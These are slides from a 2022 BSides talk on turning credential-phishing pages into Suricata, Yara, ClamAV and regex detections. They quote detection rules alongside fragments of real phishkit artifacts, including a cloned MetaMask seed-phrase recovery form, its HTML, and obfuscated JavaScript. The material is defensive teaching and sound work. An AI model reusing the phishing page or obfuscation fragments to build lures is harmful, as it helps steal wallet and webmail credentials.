Grinding Phish into Detections

BSides Boulder 2022 - Jason Williams


twinwave

Grinding Phish into Detections

- Credential Phish and everything that happens after clicking
- Great opportunity to learn some new detection languages
- Plenty of resources and subject matter
- There are not a ton of people doing this
- This will be a bit of an info-heavy talk, but not comprehensive (2 day training easy)

About me

- Wrote a lot of Emerging Threats IDS Rules
- Worked in a big SOC for many years
- Malware Analysis / IR / Forensics
- Got interested in phishing when EKs dried up and there really weren't many detections
- Built a bunch of anti-phish things
- Teach a sigdev class with that Microsoft guy
- Principle Phish Puncher @ TwinWave.io




When a phish is found

- Often i see people make a tweet, move on
- We can do lots more!
- IMO the takedown process usually sucks


Why spend time to detect phish?

- Phishing is a game of templates and repeated TTP
- Detect one aspect well and you detect it thousands of times in the future
- ET rules from 2015 still hit properly
- Contribute what you see to make things better for others and they will do the same



How do we go about this

- You need lasagna
- A miss on one aspect shouldn't mean that you lose all detections
- Don't expect to always write one rule to catch em all
- Detection Platforms
  - Suricata
  - Yara
  - ClamAV
  - Regex (LogAgg)



Suricata

- Looks at network traffic
- Deployed as an appliance or application
- Is better than snort
- Write your own rules or import from the community
- https://suricata.io/
- https://suricata.readthedocs.io/en/suricata-6.0.5/rules/index.html

Yara

- Detect on things within files
- VERY straightforward to write rules
- Point it at a file or folder or use various tools to scan

- https://virustotal.github.io/yara/
- https://github.com/InQuest/awesome-yara
- https://yara.readthedocs.io/en/stable/writingrules.html

ClamAV

- Detect on things in files (or archives)
- Not as straightforward as writing yara rules
- More useful features for this type of work that we'll get to


- https://www.clamav.net/
- https://docs.clamav.net/manual/Signatures/LogicalSignatures.html

Regex / Regular Expressions / PCRE


- Pattern Matching
- This is just useful anywhere
- Many flavors
- IMO one of the best foundational skills
- Re2 is *quite* fast https://github.com/google/re2

Areas of detection discussion today

- Where the page lives
- Attributes about the page
- Trying to hide javascript
- Behavior of the page
- Resources of the page
- Journey getting to the page
- What the page looks like
- Phishkit Source
- You gotta talk somehow




Domains




- Certainly not the real chase
- This is a very common tactic that may confuse mobile users as they see the real domain at the beginning and who even knows how domains work
- We have seen this technique employed for years

Domains - Regex



Domains - Regex101 Test & Validation



regex101.com

Domains - Suricata

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET PHISHING Possible
Chase Phishing Domain Mar 14 2016"; flow:to_server,established;
threshold: type limit, count 1, track by_src, seconds 30; http.method;
content:"GET"; http.host; content:"chase.com"; fast_pattern;
isdataat:20,relative; classtype:social-engineering; sid:2022615; rev:6;)
```

- Great!
- Now you've seen one
- Moving on...

ELI5 Suricata Rule

```
alert
http
$HOME_NET any -> $EXTERNAL_NET any
(
msg:"ET PHISHING Possible Chase Phishing Domain Mar 14
2016";
flow:to_server,established;
threshold: type limit, count 1, track by_src, seconds 30;
http.method; content:"GET";
http.host; content:"chase.com"; fast_pattern;
isdataat:20,relative;
classtype:social-engineering;
sid:2022615;
Rev:6;
)
```

ELI5 Suricata Rule

```
alert
http
$HOME_NET any -> $EXTERNAL_NET any
(
msg:"ET PHISHING Possible Chase Phishing Domain Mar 14
2016";
flow:to_server,established;
threshold: type limit, count 1, track by_src, seconds 30;
http.method; content:"GET";
http.host; content:"chase.com"; fast_pattern;
isdataat:20,relative;
classtype:social-engineering;
sid:2022615;
Rev:6;
)
```

What do you want this rule to do? In this case we want it to generate an alert in our logs

ELI5 Suricata Rule

```
alert
http
$HOME_NET any -> $EXTERNAL_NET any
(
msg:"ET PHISHING Possible Chase Phishing Domain Mar 14
2016";
flow:to_server,established;
threshold: type limit, count 1, track by_src, seconds 30;
http.method; content:"GET";
http.host; content:"chase.com"; fast_pattern;
isdataat:20,relative;
classtype:social-engineering;
sid:2022615;
Rev:6;
)
```

What protocol should suricata look at for this rule? Tcp? Udp? Ssh? Dns? Http?

ELI5 Suricata Rule

```
alert
http
$HOME_NET any -> $EXTERNAL_NET any
(
msg:"ET PHISHING Possible Chase Phishing Domain Mar 14
2016";
flow:to_server,established;
threshold: type limit, count 1, track by_src, seconds 30;
http.method; content:"GET";
http.host; content:"chase.com"; fast_pattern;
isdataat:20,relative;
classtype:social-engineering;
sid:2022615;
Rev:6;
)
```

Define the directionality for this rule. Home net is a variable in the config that defines what you told suricata to defend, external net is often everything else. With http we usually say ‘any’ port.

ELI5 Suricata Rule

```
alert
http
$HOME_NET any -> $EXTERNAL_NET any
(
msg:"ET PHISHING Possible Chase Phishing Domain Mar 14
2016";
flow:to_server,established;
threshold: type limit, count 1, track by_src, seconds 30;
http.method; content:"GET";
http.host; content:"chase.com"; fast_pattern;
isdataat:20,relative;
classtype:social-engineering;
sid:2022615;
Rev:6;
)
```

The rest of the rule is wrapped in parens. Inside here is the guts.

ELI5 Suricata Rule

```
alert
http
$HOME_NET any -> $EXTERNAL_NET any
(
msg:"ET PHISHING Possible Chase Phishing Domain Mar 14
2016";
flow:to_server,established;
threshold: type limit, count 1, track by_src, seconds 30;
http.method; content:"GET";
http.host; content:"chase.com"; fast_pattern;
isdataat:20,relative;
classtype:social-engineering;
sid:2022615;
Rev:6;
)
```

A totally arbitrary message that shows up in logs when the following contents match traffic.

ELI5 Suricata Rule

```
alert
http
$HOME_NET any -> $EXTERNAL_NET any
(
msg:"ET PHISHING Possible Chase Phishing Domain Mar 14
2016";
flow:to_server,established;
threshold: type limit, count 1, track by_src, seconds 30;
http.method; content:"GET";
http.host; content:"chase.com"; fast_pattern;
isdataat:20,relative;
classtype:social-engineering;
sid:2022615;
Rev:6;
)
```

Narrow the scope of traffic suricata needs to look at by saying what side of an established connection it should look at

ELI5 Suricata Rule

```
alert
http
$HOME_NET any -> $EXTERNAL_NET any
(
msg:"ET PHISHING Possible Chase Phishing Domain Mar 14
2016";
flow:to_server,established;
threshold: type limit, count 1, track by_src, seconds 30;
http.method; content:"GET";
http.host; content:"chase.com"; fast_pattern;
isdataat:20,relative;
classtype:social-engineering;
sid:2022615;
Rev:6;
)
```

Tell me about this once every 30 seconds when its from the same client

ELI5 Suricata Rule

```
alert
http
$HOME_NET any -> $EXTERNAL_NET any
(
msg:"ET PHISHING Possible Chase Phishing Domain Mar 14
2016";
flow:to_server,established;
threshold: type limit, count 1, track by_src, seconds 30;
http.method; content:"GET";
http.host; content:"chase.com"; fast_pattern;
isdataat:20,relative;
classtype:social-engineering;
sid:2022615;
Rev:6;
)
```

I only want to know about this when its a HTTP GET request

ELI5 Suricata Rule

```
alert
http
$HOME_NET any -> $EXTERNAL_NET any
(
msg:"ET PHISHING Possible Chase Phishing Domain Mar 14
2016";
flow:to_server,established;
threshold: type limit, count 1, track by_src, seconds 30;
http.method; content:"GET";
http.host; content:"chase.com"; fast_pattern;
isdataat:20,relative;
classtype:social-engineering;
sid:2022615;
Rev:6;
)
```

Chase.com should be in the http host header, it's the most unique thing in my rule, there should be at least 20 bytes of data that follows it

ELI5 Suricata Rule

```
alert
http
$HOME_NET any -> $EXTERNAL_NET any
(
msg:"ET PHISHING Possible Chase Phishing Domain Mar 14
2016";
flow:to_server,established;
threshold: type limit, count 1, track by_src, seconds 30;
http.method; content:"GET";
http.host; content:"chase.com"; fast_pattern;
isdataat:20,relative;
classtype:social-engineering;
sid:2022615;
Rev:6;
)
```

Predefined category of activity this rule is associated with

ELI5 Suricata Rule

```
alert
http
$HOME_NET any -> $EXTERNAL_NET any
(
msg:"ET PHISHING Possible Chase Phishing Domain Mar 14
2016";
flow:to_server,established;
threshold: type limit, count 1, track by_src, seconds 30;
http.method; content:"GET";
http.host; content:"chase.com"; fast_pattern;
isdataat:20,relative;
classtype:social-engineering;
sid:2022615;
Rev:6;
)
```

Signature id, unique identifier

ELI5 Suricata Rule

```
alert
http
$HOME_NET any -> $EXTERNAL_NET any
(
msg:"ET PHISHING Possible Chase Phishing Domain Mar 14
2016";
flow:to_server,established;
threshold: type limit, count 1, track by_src, seconds 30;
http.method; content:"GET";
http.host; content:"chase.com"; fast_pattern;
isdataat:20,relative;
classtype:social-engineering;
sid:2022615;
Rev:6;
)
```

Revision, how many times this rule has been updated


Domains - Suricata

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET PHISHING Possible
Chase Phishing Domain Mar 14 2016"; flow:to_server,established;
threshold: type limit, count 1, track by_src, seconds 30; http.method;
content:"GET"; http.host; content:"chase.com"; fast_pattern;
isdataat:20,relative; classtype:social-engineering; sid:2022615; rev:6;)
```

- Smush it all together
- Share it to ET
- Everyone wins
- Yes this is a rule from 2016 that still works well

Domains

https://internetcomputer.org/



https://maygw-uyaaa-aaaad-qcgiq-cai.ic0.app/

Add .raw subdomain

https://maygw-uyaaa-aaaad-qcgiq-cai .raw.ic0.app /

Domains - Suricata

```
alert dns $HOME_NET any -> any any (msg:”TW HUNTING Internet Computer
Domain Observed”; dns.query; content:”.ic0.app”; endswith;
classtype:misc-activity; sid:xxx; rev:1;)
```

- Maybe we can’t break SSL where we are
- We can still alert on suspicious activity
- Create a saved search in your splunk/es
- Sometimes the most useful signatures are the ones you’re not 100% sure about
- The content of this phish page is nothing that we havent seen before, just hosted in a new manner

Page Attributes

- What phishkit development tool leaves this behind?

```
<!DOCTYPE html>
<!-- saved from
url=(0023)https://www.google.com
```

```
<title>Google</title>
<script src="./Google_files/
```

Page Attributes

- What phishkit development tool leaves this behind?

```
<title>Google</title>
<script src="Google_files/
```

Cloned Pages

- Why even have a phishkit?
- If they are trying to impersonate a legitimate brand, save the page, edit the form
- There are some popular tools as well
- MiTM apps will present different challenges when a legitimate page is being proxied, but these are detectable in various ways as well

Cloned Pages

METAMASK

Features Support About Build Download


Unlock wallet

Enter your recovery phrase to unlock your wallet. Typically 12 (sometimes 24) words separated by single box.

I have a 24 word recovery phrase ›

1.	2.
3.	4.
5.	6.
7.	8.
9.	10.
11.	12.

Recover Wallet



METAMASK

Cloned Pages

```
    <!-- [if lte IE 9]><script src="https://cdnjs.cloudflare.com/ajax/libs/placeholders/3.0.2/placeholders.min.js"></script><![endif] -->
    <script>
      document.getElementById("downloadButtonNav")
        .onclick = function() {
          if (gtag) {
            gtag('event', 'Click', {
              'event_category': 'Download',
              'event_label': 'Nav Bar Button'
            });
          }
        }
    </script>

    <script id="lpSS_46778527940" src="meta/storage.secure.min.js.download"></script>
    <div
      style="visibility: hidden; position: absolute; width: 100%; top: -10000px; left: 0px; right: 0px; transition: visibility 0s linear 0.3s, opacit
      <div
        style="width: 100%; height: 100%; position: fixed; top: 0px; left: 0px; z-index: 2000000000; background-color: rgb(255, 255, 255); opacity: 0
      </div>
      <div
        style="margin: 0px auto; top: 0px; left: 0px; right: 0px; position: absolute; border: 1px solid rgb(204, 204, 204); z-index: 2000000000; back
        <iframe title="reCAPTCHA-uitdaging verloopt over 2 minuten" src="meta/bframe.html" name="c-hnjop5s3lhfd" frameborder="0"
          scrolling="no"
          sandbox="allow-forms allow-popups allow-same-origin allow-scripts allow-top-navigation allow-modals allow-popups-to-escape-sandbox"
          style="width: 100%; height: 100%;"></iframe></div>
    </div>
</body>
<!-- Mirrored from meta-kyc-standards.s2.webspace.re/wallet.security/ by HTTrack Website Copier/3.x [XR&CO'2014], Mon, 10 Jan 2022 09:51:45 GMT -->
```

Cloned Pages

```
<!-- Mirrored from meta-kyc-standards.s2.webspace.re/wallet.security/ by HTTrack Website Copier/3.x [XR&CO'2014], Mon, 10 Jan 2022 09:51:45 GMT -->
```

```
(?si)<\!--\s*Mirrored from.*by HTTrack Website Copier\/
```

```
alert http $EXTERNAL_NET any -> $HOME_NET any (msg:"TW HUNTING Website Cloned via HTTrack Website Copier"; flow:established,to_client; file_data; content:"<!-- Mirrored from"; nocase; content:"HTTrack Website Copier/"; distance:0; nocase; classtype:misc-activity; sid:x; rev:1;)
```

```
rule TW_Hunting_HTTrack_Cloned_Site {

    strings:
        $must_have = "Mirrored from"
        $httrack = "HTTrack Website Copier/"
        $tagline = "[XR&CO'20"

    condition:
        $must_have and ($httrack or $tagline)
}
```

Obfuscation

- As of a year or so ago, the overwhelming majority of phishkits were not even bothering to obfuscate their landings
- This was not always the case
  - Proofpoint Whitepaper (2016)
  - https://www.proofpoint.com/sites/default/files/proofpoint-obfuscation-techniques-phishing-attacks-threat-insight-en-v1.pdf
- Relying more on redirection and free hostings
- This has changed somewhat recently and the most popular is Javascript Obfuscator

Javascript Obfuscator

- https://github.com/javascript-obfuscator/javascript-obfuscator
- Gui available at https://obfuscator.io/

```
var ou = "b3V0bG9vaw==";
var ho = "aG90bWFpbA==";
var gm = "Z21haWw=";
var ya = "eWFob28=";
var of = "b2ZmaWNlMzY1";
////////////url ai
getting/////////////////
```

Javascript Obfuscator

- https://github.com/javascript-obfuscator/javascript-obfuscator
- Gui available at https://obfuscator.io/

```
var _0x252808=_0x12b4;function _0x12b4(_0x432205,_0x28dc8d){var _0x2eee9d=_0x2eee();return
_0x12b4=function(_0x12b4e7,_0x42de8e){_0x12b4e7=_0x12b4e7-0xf1;var _0x278f95=_0x2eee9d[_0x12b4e7];return
_0x278f95;},_0x12b4(_0x432205,_0x28dc8d);}function _0x2eee(){var
_0x47c3e9=['1127jqJROW','20cPYIOO','4071240AjhJQq','110QviARz','160429TYcrSz','6039280XXSytt','b3V0bG9vaw==','119361
pFSwS','b2ZmaWNlMzY1','aG90bWFpbA==','5369625ovRJJa','1066203YdZnTv','32888uWoBHU'];_0x2eee=function(){return
_0x47c3e9;};return _0x2eee();}(function(_0x8938da,_0x273f1b){var
_0x33569d=_0x12b4,_0x45e654=_0x8938da();while(!![]){try{var
